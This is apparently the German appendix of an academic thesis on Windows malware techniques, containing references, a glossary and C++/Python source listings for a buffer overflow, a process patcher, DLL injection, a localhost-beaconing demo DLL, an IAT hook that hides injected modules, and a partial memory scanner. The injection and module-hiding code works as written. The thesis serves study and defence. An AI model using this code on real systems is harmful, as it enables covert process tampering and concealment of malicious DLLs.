[Pietrek 2002] PIETREK, Matt: An In-Depth Look into the Win32 Portable Executable File Format. In: *MSDN Magazine* (2002). http://msdn.microsoft.com/en-us/magazine/cc301805.aspxhttp://msdn.microsoft.com/en-us/magazine/cc301808.aspx. – abgerufen 14.04.2011

[sandsprite.com 2011] SANDSPRITE.COM: *Understanding the Import Address Table*. http://sandsprite.com/CodeStuff/Understanding_imports.html. Version: 2011. – abgerufen 11.04.2011

[Securityfocus.com 2011] http://www.securityfocus.com/

[securitytube.net 2011] SECURITYTUBE.NET: *Import Address Table Hooking In Windows*. http://www.securitytube.net/video/942. Version: 2011. – abgerufen 01.04.2011

[Seitz 2009] SEITZ, Justin: *Hacking mit Python Fehlersuche, Programmanalyse, Reverse Engineering*. dpunkt.verlag, 2009

[spiegel.de 2011] SPIEGEL.DE: *USA erklären das Netz zum Kriegsschauplatz*. http://www.spiegel.de/netzwelt/netzpolitik/0,1518,766137,00.html. Version: 2011. – abgerufen 01.07.2011

[Symantec Corporation 2010] SYMANTEC CORPORATION: *Zeus, King of the Underground Crimeware Toolkits*. http://www.symantec.com/connect/blogs/zeus-king-underground-crimeware-toolkits. Version: 2010. – abgerufen 15.05.2011

[Symantec Corporation 2011a] SYMANTEC CORPORATION: Symantec Internet Security Threat Report Trends for 2010 / Symantec Corporation. 2011. – Forschungsbericht

[Symantec Corporation 2011b] SYMANTEC CORPORATION: W32.Stuxnet Dossier / Symantec Corporation. 2011. – Forschungsbericht. – abgerufen 01.04.2011

[Tanenbaum 2007] TANENBAUM, Andrew S.: *Modern Operating Systems*. Prentice Hall International, 2007

[Ubuntu SecurityTeam 2011] UBUNTU SECURITYTEAM: KernelHardening / Canonical. Version: 2011. https://wiki.ubuntu.com/SecurityTeam/Roadmap/KernelHardening#ptrace. 2011. – Forschungsbericht. – abgerufen 15.04.2011

[Zdrnja 2010] ZDRNJA, Bojan: *DLL hijacking vulnerabilities*. `http://isc.sans.edu/diary.html?storyid=9445#comments`. Version: 2010. – abgerufen 14.04.2011

[ZeuS Quelltext 2011] ZEUS QUELLTEXT: *ZeuS 2.0.8.9 Quelltext*. 2011

Anhang

A. Glossar

Begriffe

Angriffsvektor
Ein Angriffsvektor ist ein möglicher Angriffsweg, den ein Angreifer gehen kann und beschreibt die Technik, die für einen Angriff genutzt wird.

Application Programming Interface
Zu Deutsch Programmierschnittstelle oder auch Schnittstelle zur Anwendungsprogrammierung, ist Teil einer Software, der es ermöglicht Erweiterungen für diese oder Anbindung an diese zu erstellen.

Botnet
Ein Botnet ist ein Zusammenschluss aus Bot-Clients. Solch ein Client arbeitet ohne Wissen des Computernutzers verdeckt und erhält Befehle von sogenannten Command & Control Servern, um festgelegte Tätigkeiten auszuführen. Hierzu gehören zum Beispiel der Versand von Werbeemails oder das Stellen von Anfragen an einen Server, der unter der Gesamtheit von Anfragen des Botnetzes zusammenbricht. Die Größe von Botnetzen variiert zwischen einigen zehntausend bis zu einigen zehnmillionen Clients.

Computerwurm
Ein Computerwurm (kurz Wurm) ist ein Programm, welches sich selbst auf weitere Systeme verfielfältigt. Im Gegensatz zu Computerviren, werden hierzu keine Dateien anderer Programme nachhaltig infiziert/verändert. Zur Verbreitung werden technische Lücken und durch Leichtgläubigkeit bedingtes Anwenderverhalten ausgenutzt.

Denial of Service
Eine Denial of Service Attacke hat das Ziel, einen Dienst derart zu überlasten, dass er für die Allgemeinheit nicht mehr abrufbar ist. Dies wird durch eine gezielte Flut an Anfragen realisiert. Werden diese Anfragen von mehreren Teilnehmern koordiniert getätigt, spricht man von einer Distributed Denial of Service Attacke (DDoS), also einem verteilten Angriff.

Dynamic Link Library

Eine Dynamic Link Library (DLL) ist im allgemeinen eine Bibliothek, die dynamisch zur Laufzeit geladen/eingebunden werden kann. DLL Datein werden dazu verwendet, den Speicherverbrauch einer Anwendung zu reduzieren, da sie vom Betriebssystem einmal geladen wird, aber von mehreren Programmen gleichzeit verwendet werden kann. Der Name DLL ist dabei unter Windows geläufig. Unter Linux spricht man von SO (shared Objects).

Import Address Table

Die Import Address Table ist ein Teil des Windows Portable Executable Formats. In ihr sind die Speicheradressen der importierten Funktionen verzeichnet.

Phishing

Beim Phishing wird versucht dem Angegriffenen persönliche Daten unter falschem Vorwand zu entlocken. Hierzu wird zum Beispiel eine Email an das Opfer gesandt, in der ein Link zu einer fingierten Webseite enthalten ist. Dies kann beispielsweise eine Onlinebanking-Seite sein, die optisch dem Original entspricht. Gibt das Opfer nun hier seine Daten (PIN/TAN, Kontonummer) ein, haben die Angreifer die nötigen Informationen, um einen Geldtransfer zu tätigen.

Portable Executable

Das Portable Executable Format beschreibt ein Binärformat von ausführbaren Programmen, das hauptsächlich von Windows verwendet wird. Es ist eine Datenstruktur, die alle zum Laden von ausführbarem Code nötigen Informationen enthält.

Process Virtual Maschine

Eine Process Virtual Maschine stellt eine eigene Laufzeitumgebung für eine Anwendung bereit. Sie läuft selber als normaler Prozess innerhalb eines Betriebssystems und wird gestartet, wenn eine auf ihr beruhende Anwendung aufgerufen wird. Ihr Zweck besteht darin eine unabhängige Umgebung bereit zu stellen, in der Anwendungen laufen können. Damit wird ein hoher Abstraktionsgrad geschaffen und die Anwendungen sind portabel. Berühmte Beispiele: Java verwendet die Java Virtual Machine (JVM) und .NET die Common Language Runtime (CLR).

Reverse Engineering

Reverse Engineering beschreibt die Technik, aus einem fertig Produkt seine Zusammensetzung zu rekonstruieren. Im Bereich der Informatik wird vor allem Software aber auch Hardware per Reverse Engineering untersucht, um kompatible Anwendungen, Treiber und das Umgehen von Sicherheitsmaßnahmen realisieren zu können.

Speicherprogrammierbare-Steuerung
: Speicherprogrammierbare-Steuerungen, kurz SPS (engl. PLC = Programmable Logic Controller), werden zur Steuerung bzw. Regelung von (Industrie-) Anlangen verwendet. Sie wird immer häufiger statt dem Vorgänger, der verbindungsprogrammierten Steuerung, eingesetzt und ist im Gegensatz zu dieser frei programmierbar.

System-on-a-Chip
: Ein System-on-a-Chip (SoC) ist ein Chip, der große Teile eines IT-Systems oder sogar das komplette System in sich vereint. SoCs werden hauptsächlich in eingebetteten Systemen oder beim Mobilfunk genutzt; also dort, wo bauartbedingt wenig Platz vorhanden ist.

Transport Layer Security Protokoll
: Das Transport Layer Security Protokoll, auch bekannt unter dem Namen Secure Sockets Layer (SSL), ist ein hybrides Verschlüsselungsprotokoll, das sichere Datenübertragung ermöglicht und im Internet weit verbreitet ist. Es wird von den meisten Homebanking- und Geldtransaktionsdiensten, sowie Onlinehändlern und weiteren Online-Dienstleistern eingesetzt, um den Datenverkehr zu sichern und ein Abfangen von Passwörten und anderen Daten zu erschweren.

Umgebungsvariable
: Umgebungsvariablen können eine beliebige Zeichenkette enthalten (meist jedoch Pfadangaben) und von mehreren Programmen genutzt werden. Mit ihnen werden Grundeinstellungen des Betriebssystems gesetzt (z.B. wo nach ausführbaren Programmen gesucht werden soll).

Abkürzungsverzeichnis

API	Application Programming Interface.
DLL	Dynamic Link Library.
DoS	Denial of Service.
IAT	Import Address Table.
PE	Portable Executable.
Prozess VM	Process Virtual Maschine.
WLAN	Wireless Local Area Network.

B. Quellcode

B.1. Bufferoverflow

Listing B.1: buffer_overflow.cpp

```
1  #include <stdio.h>
2  #include <string.h>
3
4
5  int check_password(char *passwd)
6  {
7      int check_passed = 0;
8      char passwd_buf[7];
9
10     strcpy(passwd_buf, passwd);
11
12     if(strcmp("geheim", passwd_buf) == 0)
13         check_passed = 1;
14
15     return check_passed;
16 }
17
18 int main(int argc, char* argv[])
19 {
20     if(argc < 2)
21     {
22         printf("Bitte authentifizieren. Password als Parameter uebergeben
               ");
23         return 0;
24     }
25
26     if(check_password(argv[1]))
27     {
28         printf("[!!] Zugang gewaehrt");
29     }
30     else
```

```
31      {
32          printf("[XX] Zugang verweigert");
33      }
34
35      return 0;
36  }
```

B.2. Codemanipulation

B.2.1. Einfacher Addierer

Listing B.2: simpleadder.cpp

```
1   int add(int number1, int number2)
2   {
3       int result;
4       result = number1+number2;
5       return result;
6   }
7
8   int _tmain(int argc, _TCHAR* argv[])
9   {
10      int number1;
11      int number2;
12      int result;
13
14      printf("Zahl 1: ");
15      scanf("%d", &number1);
16      fflush(stdin);
17
18      printf("Zahl 2: ");
19      scanf("%d", &number2);
20      fflush(stdin);
21
22      result = add(number1, number2);
23
24      printf("Ergebnis: %d", result);
25
26      getchar();
27
28      return 0;
29  }
```

B.2.2. Patcher

Listing B.3: pwm_test.cpp

```
1  #include <SDKDDKVer.h>
2  #include <stdio.h>
3  #include <tchar.h>
4  #include <windows.h>
5
6  #define OPCODE_SIZE 1
7
8
9  int _tmain(int argc, _TCHAR* argv[])
10 {
11     int                 pid;
12     SIZE_T              bytesWritten;
13     HANDLE              hProc;
14     HANDLE              hCurProcToken;
15     LUID                debugLuid;
16     TOKEN_PRIVILEGES    tokenPrivs;
17     BYTE                myCode[OPCODE_SIZE];
18
19     //Neuer OpCode im Array ablegen
20     myCode[0] = 0x2B; //sub
21
22     bytesWritten = 0;
23
24     //Rechte fuer Prozess holen
25     if(!OpenProcessToken(GetCurrentProcess(),
26                     TOKEN_ADJUST_PRIVILEGES |
27                     TOKEN_QUERY,
28                     &hCurProcToken))
29     {
30         printf("OpenProcessToken fehlgeschlagen");
31         return 1;
32     }
33
34     if(!LookupPrivilegeValue(NULL, SE_DEBUG_NAME, &debugLuid))
35     {
36         printf("LookupPrivilegeValue fehlgeschlagen");
37         return 1;
38     }
39
40     tokenPrivs.PrivilegeCount = 1;
```

```
41      tokenPrivs.Privileges[0].Luid = debugLuid;
42      tokenPrivs.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;
43
44      if(!AdjustTokenPrivileges(hCurProcToken,
45                                FALSE,
46                                &tokenPrivs,
47                                sizeof(tokenPrivs),
48                                NULL,
49                                NULL))
50      {
51          printf("AdjustTokenPrivileges fehlgeschlagen");
52          return 1;
53      }
54
55      //PID des zu patchenden Prozesses eingeben
56      printf("PID: ");
57      scanf("%d", &pid);
58
59      //Prozess oeffnen, um Handle zu bekommen
60      hProc = OpenProcess(PROCESS_ALL_ACCESS, 0, pid);
61
62      if(!hProc)
63              printf("Prozess konnte nicht geoeffnet werden");
64      else
65      {
66              //neue Instruktion an passende Adresse schreiben
67              if(WriteProcessMemory(hProc,
68                                    (LPVOID)0x004113E1,
69                                    myCode,
70                                    OPCODE_SIZE,
71                                    &bytesWritten))
72
73                  printf("Prozess gepatched");
74              else
75                  printf("Patchen fehlgeschlagen");
76      }
77
78      return 0;
79  }
```

B.3. DLL-Injection

B.3.1. Injector

Listing B.4: dll_injector.cpp

```
1  #include <windows.h>
2  #include <stdio.h>
3  #include <tchar.h>
4
5  int _tmain(int argc, _TCHAR* argv[])
6  {
7      DWORD               pid;
8      SIZE_T              bytesWritten;
9      HANDLE              hProc;
10     HANDLE              hCurProcToken;
11     LUID                debugLuid;
12     TOKEN_PRIVILEGES    tokenPrivs;
13     CHAR*               szDllPath = "C:\\piggyback.dll";
14     LPVOID              pRemoteLib;
15     HMODULE             hKernel32;
16     LPVOID              pLoadLib;
17
18
19     bytesWritten = 0;
20
21     //Rechte für Prozess holen
22     if(!OpenProcessToken(GetCurrentProcess(),TOKEN_ADJUST_PRIVILEGES |
           TOKEN_QUERY, &hCurProcToken))
23     {
24         printf("OpenProcessToken fehlgeschlagen");
25         return 1;
26     }
27
28     if(!LookupPrivilegeValue(NULL, SE_DEBUG_NAME, &debugLuid))
29     {
30         printf("LookupPrivilegeValue fehlgeschlagen");
31         return 1;
32
33     }
34
35     tokenPrivs.PrivilegeCount = 1;
36     tokenPrivs.Privileges[0].Luid = debugLuid;
37     tokenPrivs.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;
```

```
38
39      if(!AdjustTokenPrivileges( hCurProcToken, FALSE, &tokenPrivs, sizeof(
            tokenPrivs), NULL, NULL ))
40      {
41          printf("AdjustTokenPrivileges fehlgeschlagen");
42          return 1;
43      }
44
45      //PID des zu patchenden Prozesses eingeben
46      printf("PID: ");
47      scanf_s("%d", &pid);
48
49      //Prozess oeffnen, um Handle zu bekommen
50      hProc = OpenProcess(PROCESS_ALL_ACCESS, 0, pid);
51
52      if(!hProc)
53          printf("Prozess konnte nicht geoeffnet werden");
54      else
55      {
56
57          hKernel32 = GetModuleHandle(TEXT("Kernel32"));
58          if(hKernel32 == INVALID_HANDLE_VALUE || hKernel32 == NULL)
59          {
60              hKernel32 = LoadLibrary(TEXT("Kernel32"));
61              if(!hKernel32)
62              {
63                  printf("kernel32 Modul-Handle konnte nicht ermittelt
                        werden");
64                  return 1;
65              }
66          }
67
68          //Addresse von LoadLibrary holen
69          pLoadLib = GetProcAddress(hKernel32, "LoadLibraryA");
70
71          //Speicher fuer den Namen der DLL im anderen Prozess reservieren
72          pRemoteLib = VirtualAllocEx(hProc, NULL, strlen(szDllPath)+1,
                MEM_COMMIT, PAGE_READWRITE);
73
74          //DLL-Namen schreiben
75          if(!WriteProcessMemory(hProc, pRemoteLib, szDllPath, strlen(
                szDllPath)+1, &bytesWritten))
76          {
77              printf("Konnte DLL-Namen nicht in Prozess schreiben");
```

```
78              return 1;
79          }
80
81          //Remotethread starten
82          HANDLE hThread = CreateRemoteThread(hProc, NULL, NULL, (
                LPTHREAD_START_ROUTINE) pLoadLib, pRemoteLib, NULL, NULL);
83          if(!hThread)
84          {
85              printf("Konnte Remotethread nicht erzeugen!");
86          }
87          else
88          {
89              //warten bis Thread beendet wurde
90              WaitForSingleObject(hThread, INFINITE);
91          }
92      }
93      return 0;
94  }
```

B.3.2. DLL

Listing B.5: dllmain.cpp

```
1  #include <windows.h>
2  #include "pseudo_spy.h"
3
4  BOOL APIENTRY DllMain( HMODULE hModule,
5                         DWORD  ul_reason_for_call,
6                         LPVOID lpReserved
7                       )
8  {
9      DWORD   dwThreadId;
10     switch (ul_reason_for_call)
11     {
12     case DLL_PROCESS_ATTACH:
13             CreateThread(NULL, 0, (LPTHREAD_START_ROUTINE)sendMessageLoop
                   , NULL, 0, &dwThreadId);
14         break;
15     }
16     return TRUE;
17 }
```

Listing B.6: pseudo_spy.cpp

```
1  #include <WinSock2.h>
```

```
2  #include <WS2tcpip.h>
3  #include <stdio.h>
4  #include "pseudo_spy.h"
5
6  bool sendMessage()
7  {
8      SOCKET              client_socket;
9      fd_set              set;
10     struct  sockaddr_in addr;
11     struct  addrinfo    *addresses;
12     int                 port = 80;
13     char                *host = "localhost";
14
15     WSADATA wsaData;
16     //Nötige Initialisierungen und Überprüfungen
17     if (WSAStartup(MAKEWORD(2, 2), &wsaData) != 0)
18     {
19         return false;
20     }
21
22     if(host == NULL || strlen(host) < 1 || (port < 1 || port > 65535))
23     {
24         return false;
25     }
26
27     //Socket erstellen
28     if ((client_socket = socket(AF_INET, SOCK_STREAM, 0)) == -1)
29     {
30         return false;
31     }
32
33     //Adressinfos zu Host holen
34     if(getaddrinfo(host, NULL, NULL, &addresses))
35     {
36         return false;
37     }
38
39     //Verbindung vorbereiten -> erste Adresse zum Verbinden verwenden
40     addr.sin_family = AF_INET;
41     addr.sin_addr.s_addr = ((sockaddr_in *)addresses[0].ai_addr)->
           sin_addr.s_addr;
42     addr.sin_port = htons(port);
43     memset(&(addr.sin_zero), '\0', 8);
44     //Verbindung aufbauen
```

```
45      if(connect(client_socket, (struct sockaddr *)&addr, sizeof(addr)))
46      {
47          return false;
48      }
49
50      int total = 0;
51      int leftover = 0;
52      int sent_bytes = 0;
53      char messagebuffer[1024];
54      char message[1018];
55      sprintf(message, "Nachricht von injezierter DLL aus Prozess: %d",
            GetCurrentProcessId());
56      sprintf(messagebuffer, "%05d%s", strlen(message), message);
57
58      leftover = strlen(messagebuffer);
59
60      //Wenn Verbindung aufgebaut werden konnte, dann Daten senden
61      while(total < leftover)
62      {
63          sent_bytes = send(client_socket, (char*)messagebuffer+total,
                leftover, 0);
64
65          if (sent_bytes == -1)
66          {
67              break;
68          }
69          total += sent_bytes;
70          leftover -= sent_bytes;
71      }
72
73      //Socket schließen
74      closesocket(client_socket);
75
76      return true;
77  }
78
79
80  void sendMessageLoop()
81  {
82      while(1)
83      {
84          sendMessage();
85          Sleep(5000);
86      }
```

```
87 }
```

Listing B.7: pseudo_spy.h

```
1 #ifndef __PSEUDO_SPY_H
2 #define __PSEUDO_SPY_H
3
4 bool sendMessage();
5 void sendMessageLoop();
6
7 #endif
```

B.3.3. Server

Listing B.8: serv.py

```
1  import socket
2  import select
3  import threading
4
5
6
7  class TestServer:
8      """Main class for the server. Further processing is done by this
           class."""
9      def __init__(self, clientport):
10         self._clientport = clientport
11
12     def start(self):
13         ClientServerThread(self._clientport).start()
14
15
16 class ClientServerThread(threading.Thread):
17     """Thread that handles normal client connections"""
18     def __init__(self, port):
19         self._port = port
20         self.running = True
21         threading.Thread.__init__(self)
22
23
24
25     def run (self):
26
27         #set up the server:
28         server = socket.socket (socket.AF_INET, socket.SOCK_STREAM)
```

```
29
30          print("Binding serversocket to port: "+str(self._port))
31          server.bind(('', self._port))
32
33          #backlog connections
34          server.listen( 5 )
35
36          #use non-blocking sockets
37          server.setblocking(0)
38
39          #offer service unless someone told us to stop
40          while self.running:
41              inputready,outputready,errors = select.select([server],[],[])
42
43              for s in inputready:
44
45                  #server _socket - should be the only one possible
46                  if s == server:
47
48                      #accept new connection and start new thread to handle
                            it
49                      clientsocket, address = server.accept()
50                      print("Server got connection from: "+ str(address))
51                      ClientReceiveThread(clientsocket, str(address[0])).
                            start()
52
53
54  class ClientReceiveThread(threading.Thread):
55      def __init__(self, socket, ip):
56          threading.Thread.__init__(self, name='RT_'+ip)
57          self._running = True
58          self._socket = socket
59
60      def set_running(self, state):
61          self._running  = False
62
63      def run(self):
64          receive_in_progress = False
65          messagesize = 0
66          message=b''
67
68          while self._running:
69
70              #is there any data that can be received from the socket?
```

```
71              try:
72                  readready,writeready,exceptready = select.select([self.
                        _socket],[],[])
73              except socket.error:
74                  #discontinue the thread
75                  self._running = False
76                  message = ''
77                  messagesize = 0
78
79              for sock in readready:
80
81                  #as long as we expect some new message OR unless we didn'
                        t get the wohle message
82                  while receive_in_progress == False or len(message) !=
                        messagesize:
83                      #receive x bytes from _socket
84                      try:
85                          chunk = sock.recv(4096)
86                      except socket.error:
87                          #discontinue the thread
88                          self._running = False
89                          message = ''
90                          messagesize = 0
91
92                      if self._running == False:
93                          break
94
95
96                      #if len < 1 the remote socket has been closed. so we
                            do.
97                      if len(chunk)< 1:
98                          self._socket.close()
99                          self._running = False
100
101                         continue
102
103                     #if we got a new message, extract the header
104                     if messagesize == 0:
105                         try:
106                             messagesize = int(chunk[0:5])#message size
107                         except:
108                             print("Bad header")
109                             #discontinue the thread
110                             self._running = False
```

```
111                             continue
112
113                         chunk = chunk[5:] #cut off the header
114                         receive_in_progress = True
115
116                     message = message + chunk
117
118                     if len(message) >= messagesize:
119
120                         print(str(message))
121
122
123                         #prepare for next message
124                         messagesize=0
125                         message = b''
126
127                 receive_in_progress = False
128
129
130 if __name__ == "__main__":
131     srv = TestServer(80)
132     srv.start()
```

B.4. API-Hooking

B.4.1. Modul Enumerator

Listing B.9: main.cpp

```
1  #include <windows.h>
2  #include <tchar.h>
3  #include <stdio.h>
4  #include <psapi.h>
5
6
7  boolean PrintModules( DWORD processID )
8  {
9      HMODULE hMods[1024];
10     HANDLE hProcess;
11     DWORD dwNeeded;
12     unsigned int i;
13
14     //Handle zu angegebenem Prozess holen
```

```
15      hProcess = OpenProcess( PROCESS_QUERY_INFORMATION |
16                              PROCESS_VM_READ,
17                              FALSE, processID );
18      if (NULL == hProcess)
19          return FALSE;
20
21      //Liste aller Module des Prozesses holen
22      if(EnumProcessModules(hProcess, hMods, sizeof(hMods), &dwNeeded))
23      {
24          for (i = 0; i < (dwNeeded/sizeof(HMODULE)); i++ ) //(dwNeeded/
                sizeof(HMODULE)) Anzahl der Module
25          {
26              TCHAR szModuleName[MAX_PATH];
27
28              //Vollen Pfad zu Modul ausgeben
29              if (GetModuleFileNameEx(hProcess, hMods[i], szModuleName,
30                                      sizeof(szModuleName) / sizeof(TCHAR
                                            )))
31              {
32                  _tprintf(TEXT("\t%s\n"), szModuleName);
33              }
34          }
35      }
36
37      //Prozesshandle freigeben
38      CloseHandle(hProcess);
39
40      printf("-----------------------\n\r");
41
42      return TRUE;
43  }
44
45  int main( void )
46  {
47      DWORD dwProcess;
48
49      do
50      {
51          //Eingabe von Process-ID
52          printf("PID: ");
53          scanf("%d", &dwProcess);
54
55          if(dwProcess > 0)
56          {
```

```
57              if(!PrintModules(dwProcess))
58              {
59                  printf("Fehler beim Enumerieren der Module\n\r");
60              }
61          }
62
63      }while(dwProcess > 0); //solange ausführen, bis PID < 1 eingegeben
            wurde
64
65      return 0;
66  }
```

B.4.2. DLL

Listing B.10: dllmain.cpp

```
1  #include <windows.h>
2  #include "iat_hook.h"
3  #include "MyEnumProcessModules.h"
4
5  BOOL APIENTRY DllMain( HANDLE hModule,
6                         DWORD  ul_reason_for_call,
7                         LPVOID lpReserved
8                                        )
9  {
10         HMODULE module = GetModuleHandle(TEXT("enum_modules.exe"));
11         HMODULE hBaseLib = LoadLibrary(TEXT("psapi.dll")); //psapi.dll
               laden, um Adresse von von EnumProcessModules zu erlangen
12         PROC baseFunctionPointer = GetProcAddress(hBaseLib, "
               EnumProcessModules"); //Adresse von EnumProcessModules holen
13
14
15         switch (ul_reason_for_call)
16         {
17                 case DLL_PROCESS_ATTACH: //Beim Anhängen der DLL die
                       Funktion hooken
18                       MessageBox(0,TEXT("Attaching done!!!"),TEXT("
                             Hello"),1);
19                       origEnumProcMod = InstallHook(module, "psapi.dll"
                             , baseFunctionPointer, (PROC)
                             MyEnumProcessModules);
20                       break;
21
```

```
22                  case DLL_PROCESS_DETACH: //Beim Entfernen der DLL
                        Urzustand herstellen
23                      //MessageBox(0,"Detaching done!!!","Hello",1);
24                      InstallHook(module, "psapi.dll", (PROC)
                            MyEnumProcessModules, origEnumProcMod);
25                      break;
26          }
27
28          return TRUE;
29  }
```

Listing B.11: iat_hook.cpp

```
1   #include <Windows.h>
2   #include <imagehlp.h>
3
4   #pragma comment (lib, "imagehlp.lib")
5
6   #include "iat_hook.h"
7
8
9   //Hooken eines Moduls
10  PROC InstallHook(HMODULE hModule, LPSTR baseLibraryName, PROC
        oldFunctionPointer, PROC newFunctionPointer)
11  {
12      ULONG size;
13      PROC origProcAddress = NULL;
14
15      //Erste Import Descriptor Table bekommen
16      PIMAGE_IMPORT_DESCRIPTOR pImportDesc;
17
18      pImportDesc = (PIMAGE_IMPORT_DESCRIPTOR)ImageDirectoryEntryToData(
            hModule, TRUE, IMAGE_DIRECTORY_ENTRY_IMPORT, &size);
19
20      //Keine Import Descriptor Tables gefunden oder Fehler aufgetreten
21      if(pImportDesc == NULL)
22      {
23          return NULL;
24      }
25
26      //In jeder Import Descriptor Table nach gesuchter DLL gucken
27      while(pImportDesc->Name)
28      {
29          PSTR IDTModName = (PSTR)((PBYTE)hModule+pImportDesc->Name);
30
```

```
31          //Lib-Namen vergleichen. Sind diese gleich, handelt es sich um
                das gesucht Modul, das die zu hookende Funktion enthält
32          if (_stricmp(baseLibraryName, IDTModName) == 0)
33          {
34              break;
35          }
36
37          //Nächste Import Descriptor Table
38          pImportDesc++;
39      }
40
41      //Wenn alle Descriptor Tables untersucht wurden und die gesuchte DLL
            nicht gefunden wurde
42      if(pImportDesc->Name == NULL)
43      {
44          return NULL;
45      }
46
47      //Sollte ein passendes Modul gefunden worden sein, müssen alle
            Funktionen nach der zu hookenden durchsucht werden
48
49      PIMAGE_THUNK_DATA pThunk = (PIMAGE_THUNK_DATA)((PBYTE)hModule+
            pImportDesc->FirstThunk);
50
51      //Jede in der IAT vorhandene Funktion überprüfen
52      while(pThunk->u1.Function)
53      {
54          //Pointer auf Funktionspointer merken (zeigt in die IAT wo
                Funktionspointer abgelegt ist)
55          PROC *ppfn = (PROC *) &pThunk->u1.Function;
56
57          //Wenn der Funktionspointer gleich dem gesuchten ist
58          if(*ppfn == oldFunctionPointer)
59          {
60
61              //PageInformation der IAT speichern (pfn => Pointer auf IAT
                    Eintrag)
62              MEMORY_BASIC_INFORMATION info;
63              if(VirtualQuery(ppfn, &info, sizeof(MEMORY_BASIC_INFORMATION)
                    ) == 0)
64              {
65                  return NULL;
66              }
67
```

```
68              //Ändern der Rechte der Speicherseite, die geändert werden
                    soll
69              if(VirtualProtect(info.BaseAddress, info.RegionSize,
                    PAGE_READWRITE, &info.Protect) == FALSE)
70              {
71                  return NULL;
72              }
73
74              //Funktionspointer zu Originalfunktion als Rückgabewert
                    speichern
75              origProcAddress = *ppfn;
76              *ppfn = *newFunctionPointer;
77
78              //Ursprüngliches Recht der Speicherseite wiederherstellen
79              DWORD dummyProtect;
80
81              if (VirtualProtect(info.BaseAddress, info.RegionSize, info.
                    Protect, &dummyProtect) == FALSE)
82              {
83                  return NULL;
84              }
85
86              return origProcAddress; //Adresse der Originalfunktion
                    zurückgeben
87          }
88
89          //Nächste Funktion
90          pThunk++;
91      }
92
93      return NULL;
94  }
```

Listing B.12: iat_hook.h

```
1  #ifndef __IAT_HOOK_H
2  #define __IAT_HOOK_H
3
4  PROC InstallHook(HMODULE hModule, LPSTR baseLibraryName, PROC
       oldFunctionPointer, PROC newFunctionPointer);
5
6  #endif
```

Listing B.13: MyEnumProcessModules.cpp

```
1  #include <Windows.h>
```

```
2  #include <psapi.h>
3  #include <Shlwapi.h>
4
5  #include "MyEnumProcessModules.h"
6
7  PROC origEnumProcMod;
8
9  // Diese Funktion wird statt EnumProcessModules aufgerufen
10 BOOL WINAPI MyEnumProcessModules(HANDLE hProcess, HMODULE *lphModule,
       DWORD cb, LPDWORD lpcbNeeded)
11 {
12     HMODULE hMods[1024]; //temporäre Modulliste
13     DWORD dwNeeded;
14     unsigned int i, n;
15     BOOL returnValue;
16
17     MessageBox(0,TEXT("CALL TO: MyEnumProcessModules"),TEXT("Hooked
           Function"),1);
18
19      //Handle zu angegebenem Prozess holen
20     hProcess = GetCurrentProcess();
21
22     if (NULL == hProcess)
23         return FALSE;
24
25
26     //Liste aller Module des Prozesses holen
27     //mit Hilfe der Originalfunktion
28     n = 0;
29
30     typedef BOOL (WINAPI ENUMPROCMOD_FUNC)
31     (
32         HANDLE hProcess,
33         HMODULE *lphModule,
34         DWORD cb,
35         LPDWORD lpcbNeeded
36     );
37
38     ENUMPROCMOD_FUNC* func = (ENUMPROCMOD_FUNC*)origEnumProcMod;
39     returnValue = (*func)(hProcess, hMods, cb, &dwNeeded);
40
41
42     if(returnValue)
43     {
```

```
44          for (i = 0; i < (dwNeeded/sizeof(HMODULE)); i++ ) //(dwNeeded/
                sizeof(HMODULE)) Anzahl der Module
45          {
46              TCHAR szModuleName[MAX_PATH];
47              //Vollen Pfad zu Modul ausgeben
48              if (GetModuleFileNameEx(hProcess, hMods[i], szModuleName,
49                                      sizeof(szModuleName) / sizeof(TCHAR
                                            )))
50              {
51                  //Filtern
52                  if(!StrStr(szModuleName, TEXT("piggyback.dll")) &&  !
                        StrStr(szModuleName, TEXT("detour.dll")))
53                  {
54                      lphModule[n] =  hMods[i];
55                      n++;
56                  }
57              }
58          }
59      }
60
61      *lpcbNeeded = n;
62
63      //Prozesshandle freigeben
64      CloseHandle(hProcess);
65
66      return returnValue;
67  }
```

Listing B.14: MyEnumProcessModules.h

```
1  #ifndef __MY_ENUM_PROCESS_MODULES_H
2  #define __MY_ENUM_PROCESS_MODULES_H
3
4
5  extern PROC origEnumProcMod;
6
7  BOOL WINAPI MyEnumProcessModules(HANDLE hProcess, HMODULE *lphModule,
       DWORD cb, LPDWORD lpcbNeeded);
8
9  #endif
```

B.4.3. Injector

Siehe B.3.1

B.5. Memory-Scanner

Listing B.15: memoryscanner.cpp

```
1  #include <stdio.h>
2  #include <malloc.h>
3  #include <Windows.h>
4  #include <Psapi.h>
5
6  #include "lib_sha1.h"
7
8  #define PATH_BUFF_SIZE 16384
9
10
11 void SplitTwoStrings(char *szStringToSplit, char *szResult_1, char *
       szResult_2, char sep)
12 {
13     for(int t=strlen(szStringToSplit); t>-1 ; t--)
14     {
15         if(szStringToSplit[t] == sep)
16         {
17             for(int s=0; s<=t;s++)
18             {
19                 szResult_1[s] = szStringToSplit[s];
20                 szResult_1[s+1] = 0;
21             }
22
23             int c = 0;
24             for(int s=t+1; s<strlen(szStringToSplit);s++)
25             {
26                 szResult_2[c] = szStringToSplit[s];
27                 szResult_2[c+1] = 0;
28                 c ++;
29             }
30             break;
31         }
32     }
33 }
34
35
36 LPVOID ReadCodeBlock(HANDLE hOtherProcess, char *szModulName, DWORD *
       BlockSize, DWORD *Base, SIZE_T *readBufSize)
37 {                                                                    // return
       the size and base address
```

```
38      LPVOID                          lpMem = NULL, lpBuf = NULL;
39      SYSTEM_INFO                     si;
40      MEMORY_BASIC_INFORMATION        mbi;
41
42      char      text[2048], szFullName[PATH_BUFF_SIZE], szFolder[
            PATH_BUFF_SIZE], szFileName[PATH_BUFF_SIZE];
43      int       count = 0;
44
45      *readBufSize = 0;
46
47      // Maximalem Adressbereich aus Systeminfo lesen
48      GetSystemInfo(&si);
49
50      // Prozessadressen ablaufen
51      printf("Max. Address = %x", si.lpMaximumApplicationAddress);
52      while (lpMem < si.lpMaximumApplicationAddress)
53      {
54          if(VirtualQueryEx(hOtherProcess, lpMem, &mbi,
55              sizeof(MEMORY_BASIC_INFORMATION)))
56          {
57              if(mbi.Type == MEM_IMAGE) //nur Speicherabbild-Sektionen des
                    Programms untersuchen
58              {
59                  if(GetMappedFileName(hOtherProcess, lpMem, szFullName,
                        MAX_PATH))
60                  {
61                      SplitTwoStrings(szFullName, szFolder, szFileName, '\\
                            ');
